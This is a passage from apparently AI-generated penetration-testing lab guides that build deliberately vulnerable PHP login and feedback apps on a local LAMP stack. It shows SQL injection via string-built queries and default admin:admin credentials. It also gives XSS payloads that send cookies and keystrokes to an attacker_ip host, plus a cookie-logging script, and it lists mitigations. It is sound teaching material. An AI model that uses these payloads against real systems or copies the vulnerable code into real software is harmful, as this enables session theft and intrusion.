echo htmlspecialchars($_POST["comment"]);
```

## Conclusion

Through this lab, participants gain hands-on experience with common vulnerabilities in web applications and understand the importance of secure coding practices. The lab can be used as a foundation for building secure applications and awareness of security flaws.

## 5.) Offline Lab: Exploiting Broken Authentication and Session Management

---

### Problem Statement:

A tech startup has deployed a web application for project management. Due to poor authentication and session management practices, users have reported unauthorized access incidents. As a penetration tester using Kali Linux, your task is to identify authentication flaws, bypass login mechanisms, and hijack active sessions.

---

### Lab Environment Setup

#### 1. Installing a LAMP Stack on a Local VM

The LAMP stack includes Linux, Apache, MySQL, and PHP, creating a web server environment.

#### Step 1: Update System Packages

```
sudo apt update && sudo apt upgrade -y
```

#### Step 2: Install Apache Web Server

```
sudo apt install apache2 -y
```

- Start and enable Apache:

```
sudo systemctl start apache2
```

```
sudo systemctl enable apache2
```

- Verify installation by accessing <http://localhost> in a browser.

#### Step 3: Install MySQL Server

```
sudo apt install mysql-server -y
```

- Secure MySQL installation:

```
sudo mysql_secure_installation
```

- Follow the prompts and set a root password.

#### **Step 4: Install PHP and Required Modules**

```
sudo apt install php libapache2-mod-php php-mysql -y
```

#### **Step 5: Restart Apache**

```
sudo systemctl restart apache2
```

---

## **2. Deploying a Custom PHP-Based Login System**

### **Step 1: Create a Project Directory**

```
sudo mkdir /var/www/html/project_mgmt
```

```
cd /var/www/html/project_mgmt
```

### **Step 2: Configure Apache for the Project**

```
sudo nano /etc/apache2/sites-available/project_mgmt.conf
```

Add the following:

```
<VirtualHost *:80>
```

```
    ServerAdmin admin@example.com
```

```
    DocumentRoot /var/www/html/project_mgmt
```

```
    ServerName project.local
```

```
    <Directory /var/www/html/project_mgmt>
```

```
        Options Indexes FollowSymLinks
```

```
        AllowOverride All
```

```
        Require all granted
```

```
    </Directory>
```

```
</VirtualHost>
```

Enable the site and restart Apache:

```
sudo a2ensite project_mgmt.conf
```

```
sudo systemctl restart apache2
```

---

### **3. Setting Up the MySQL Database**

#### **Step 1: Access MySQL Command Line**

```
sudo mysql -u root -p
```

#### **Step 2: Create a Database and User**

```
CREATE DATABASE project_mgmt;
```

```
CREATE USER 'project_user'@'localhost' IDENTIFIED BY 'password';
```

```
GRANT ALL PRIVILEGES ON project_mgmt.* TO  
'project_user'@'localhost';
```

```
FLUSH PRIVILEGES;
```

```
EXIT;
```

#### **Step 3: Create a Table**

```
USE project_mgmt;
```

```
CREATE TABLE users (
```

```
    id INT AUTO_INCREMENT PRIMARY KEY,
```

```
    username VARCHAR(50) NOT NULL,
```

```
    password VARCHAR(255) NOT NULL
```

```
);
```

```
INSERT INTO users (username, password) VALUES ('admin', 'admin');
```

```
INSERT INTO users (username, password) VALUES ('user', 'user');
```

---

## 4. Creating the PHP Application

### Step 1: Create the Login Page (login.php)

```
<!DOCTYPE html>

<html>

<head><title>Login</title></head>

<body>

    <h2>Login Form</h2>

    <form method="POST" action="authenticate.php">

        Username: <input type="text" name="username" required><br>

        Password: <input type="password" name="password"
required><br>

        <input type="submit" value="Login">

    </form>

</body>

</html>
```

### Step 2: Create Authentication Logic (authenticate.php)

```
<?php

session_start();

$conn = new mysqli("localhost", "project_user", "password",
"project_mgmt");

if ($_SERVER["REQUEST_METHOD"] == "POST") {

    $username = $_POST["username"];

    $password = $_POST["password"];
```

```
// Vulnerable code: No hashing or prepared statements

$sql = "SELECT * FROM users WHERE username='$username' AND
password='$password'";

$result = $conn->query($sql);

if ($result->num_rows > 0) {
    $_SESSION['username'] = $username;
    echo "Login successful! Welcome, $username.";
} else {
    echo "Invalid credentials!";
}
}
?>
```

### **Step 3: Create a Protected Dashboard (dashboard.php)**

```
<?php
session_start();
if (!isset($_SESSION['username'])) {
    die("Access denied. Please log in.");
}
?>

<!DOCTYPE html>

<html>

<head><title>Dashboard</title></head>

<body>
```

```
<h2>Welcome to the Dashboard, <?php echo  
$_SESSION['username']; ?></h2>
```

```
</body>
```

```
</html>
```

### **Step 4: Test the Application**

- Access the app at <http://project.local/login.php>.
- Test login with admin:admin or user:user.

---

### **Exploitation Scenarios**

#### **1. Credential Stuffing:**

- Use default credentials: admin:admin or user:user.

#### **2. SQL Injection Bypass:**

- Use payloads like:
- admin' OR '1'='1' --
- ``

#### **3. Session Hijacking:**

- Use developer tools in a browser to inspect cookies.
- Intercept requests using Kali's Burp Suite or OWASP ZAP.

#### **4. Brute Force Attack:**

- Use tools like hydra or sqlmap for automated attacks.

---

### **Security Recommendations:**

- Use prepared statements in SQL queries.
- Implement password hashing (e.g., bcrypt).



- Enable secure cookie attributes (HttpOnly, Secure, SameSite).
- Add CAPTCHA and account lockouts.
- Use multi-factor authentication (MFA).

Would you like additional sections or more advanced scenarios included?

## 6.) Lab Title: Exploiting Cross-Site Scripting (XSS) in a Web Application

### Problem Statement:

A small business has deployed a feedback management web application to collect customer reviews. Due to improper input validation, users have reported strange pop-up messages while browsing the site. As a penetration tester using Kali Linux, your task is to identify and exploit the Cross-Site Scripting (XSS) vulnerability to demonstrate its impact.

### Objective:

The goal of this exercise is to exploit a Cross-Site Scripting (XSS) vulnerability in a feedback management application to demonstrate the potential impact on users (e.g., stealing session cookies, spreading malicious scripts, etc.).

---

### Step-by-Step Guide:

#### 1. Set up the Target Environment:

You will need a Virtual Machine (VM) running a LAMP stack (Linux, Apache, MySQL, PHP). This environment mimics a real-world application setup.

##### 1.1. Setting up the VM:

- Use **VirtualBox** or **VMware** to create a virtual machine.
- Install a **Linux distribution** such as Ubuntu Server or Kali Linux on the VM.
- Install **LAMP stack** (Linux, Apache, MySQL, PHP) on your VM.

### Install Apache:

```
sudo apt update
```

```
sudo apt install apache2
```

### **Install MySQL:**

```
sudo apt install mysql-server
```

### **Install PHP:**

```
sudo apt install php libapache2-mod-php php-mysql
```

Ensure all services are running correctly:

```
sudo systemctl start apache2
```

```
sudo systemctl start mysql
```

## **1.2. Create the Feedback Management Application (PHP-based)**

Create a **feedback.php** file on your Apache server to simulate a vulnerable feedback submission system:

```
<?php
$host = 'localhost';
$db = 'feedback';
$user = 'root';
$pass = '';

$pdo = new PDO("mysql:host=$host;dbname=$db", $user, $pass);
$pdo->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $feedback = $_POST['feedback'];
```

```
// Insert feedback into database without sanitization (vulnerable to XSS)
```

```
$stmt = $pdo->prepare("INSERT INTO feedbacks (content) VALUES (:content)");
```

```
$stmt->bindParam(':content', $feedback);
```

```
$stmt->execute();
```

```
}
```

```
?>
```

```
<!DOCTYPE html>
```

```
<html lang="en">
```

```
<head>
```

```
    <meta charset="UTF-8">
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
    <title>Customer Feedback</title>
```

```
</head>
```

```
<body>
```

```
    <h1>Customer Feedback</h1>
```

```
    <form action="" method="POST">
```

```
        <textarea name="feedback" rows="5" cols="40"
placeholder="Leave your feedback"></textarea><br>
```

```
        <input type="submit" value="Submit Feedback">
```

```
    </form>
```

```
    <hr>
```

```
    <h2>Previous Feedback</h2>
```

```
<?php
$stmt = $pdo->query("SELECT content FROM feedbacks");
while ($row = $stmt->fetch()) {
    echo "<p>" . $row['content'] . "</p>"; // Vulnerable output
}
?>
</body>
</html>
```

### 1.3. Database Setup:

Create the database and the table to store feedback.

```
CREATE DATABASE feedback;
```

```
USE feedback;
```

```
CREATE TABLE feedbacks (
    id INT AUTO_INCREMENT PRIMARY KEY,
    content TEXT NOT NULL
);
```

This PHP application allows users to submit feedback and view previous submissions. However, because it doesn't sanitize or escape the user input, it's vulnerable to XSS attacks.

---

## 2. Set up the Attacking Machine:

Your attacking machine will be **Kali Linux**, which is pre-equipped with tools for penetration testing.

**2.1. Update Kali Linux:** Ensure Kali Linux is up to date.

```
sudo apt update
```

```
sudo apt upgrade
```

## **2.2. Set up Burp Suite:**

Burp Suite is an essential tool for testing web vulnerabilities like XSS. It helps you intercept, analyze, and modify web traffic.

```
sudo apt install burpsuite
```

Launch Burp Suite by typing `burpsuite` in the terminal and set up the proxy to intercept the traffic between the attacker machine and the target VM.

## **2.3. Proxy Configuration:**

Configure your browser to use the Kali Linux proxy (typically `127.0.0.1:8080`).

---

## **3. Exploiting the XSS Vulnerability:**

Now that you have set up the target application and the attacking machine, it's time to exploit the XSS vulnerability.

### **3.1. Intercepting Traffic with Burp Suite:**

- Open your browser and go to the feedback management application hosted on your LAMP stack (e.g., `http://target_vm_ip/feedback.php`).
- Use Burp Suite to intercept the HTTP request containing the submitted feedback.
- Modify the feedback field to include a malicious script:

```
<script>alert('XSS Vulnerability Exploited!');</script>
```

Submit the feedback with this payload.

### **3.2. Observing XSS Impact:**

- Visit the feedback section of the application again.
  - If the application is vulnerable to XSS, you'll see the alert box pop up with the message "XSS Vulnerability Exploited!"
- 

## **4. Steps to Exploit Further:**

You can exploit the XSS vulnerability for more sophisticated attacks. Here are some possible scenarios:

### **4.1. Stealing Cookies (Session Hijacking):**

Modify the XSS payload to steal the session cookies of users. An example payload:

```
<script>document.location='http://attacker_ip/steal_cookie.php?cookie=' + document.cookie;</script>
```

On the attacker's machine, create a PHP script (steal\_cookie.php) to log the cookies sent:

```
<?php
if (isset($_GET['cookie'])) {
    file_put_contents('cookies.txt', $_GET['cookie'] . "\n",
FILE_APPEND);
}
?>
```

Whenever the malicious script runs, the victim's session cookies are sent to the attacker.

### **4.2. Keylogging:**

You could use XSS to inject a keylogger script that records keystrokes from users.

```
<script>
```

```
document.onkeypress = function(e) {  
    fetch('http://attacker_ip/log.php?key=' +  
    String.fromCharCode(e.keyCode));  
};  
</script>
```

In this example, the attacker logs every keystroke made by the victim.

---

## 5. Mitigating XSS Vulnerabilities:

Once the vulnerability has been demonstrated, it's important to discuss mitigation techniques, such as:

- **Input Sanitization:** Ensure all user inputs are properly sanitized. Use libraries such as `htmlspecialchars()` in PHP to escape special characters.
  - `$safe_feedback = htmlspecialchars($_POST['feedback']);`
  - **Content Security Policy (CSP):** Implement CSP headers to limit the types of content that can be loaded by the page.
  - Header set Content-Security-Policy "default-src 'self';"
  - **HTTPOnly and Secure Cookies:** Set cookies with `HttpOnly` and `Secure` flags to prevent JavaScript from accessing session cookies.
- 

## 6. Conclusion:

In this lab, you've successfully identified and exploited an XSS vulnerability in a PHP-based feedback management application. You used Kali Linux and Burp Suite to intercept and modify requests, enabling the exploitation of the XSS vulnerability. Finally, you



reviewed possible attacks like session hijacking and discussed ways to mitigate such vulnerabilities in a real-world scenario.

This setup allows you to practice testing for and exploiting XSS vulnerabilities in a controlled, offline environment.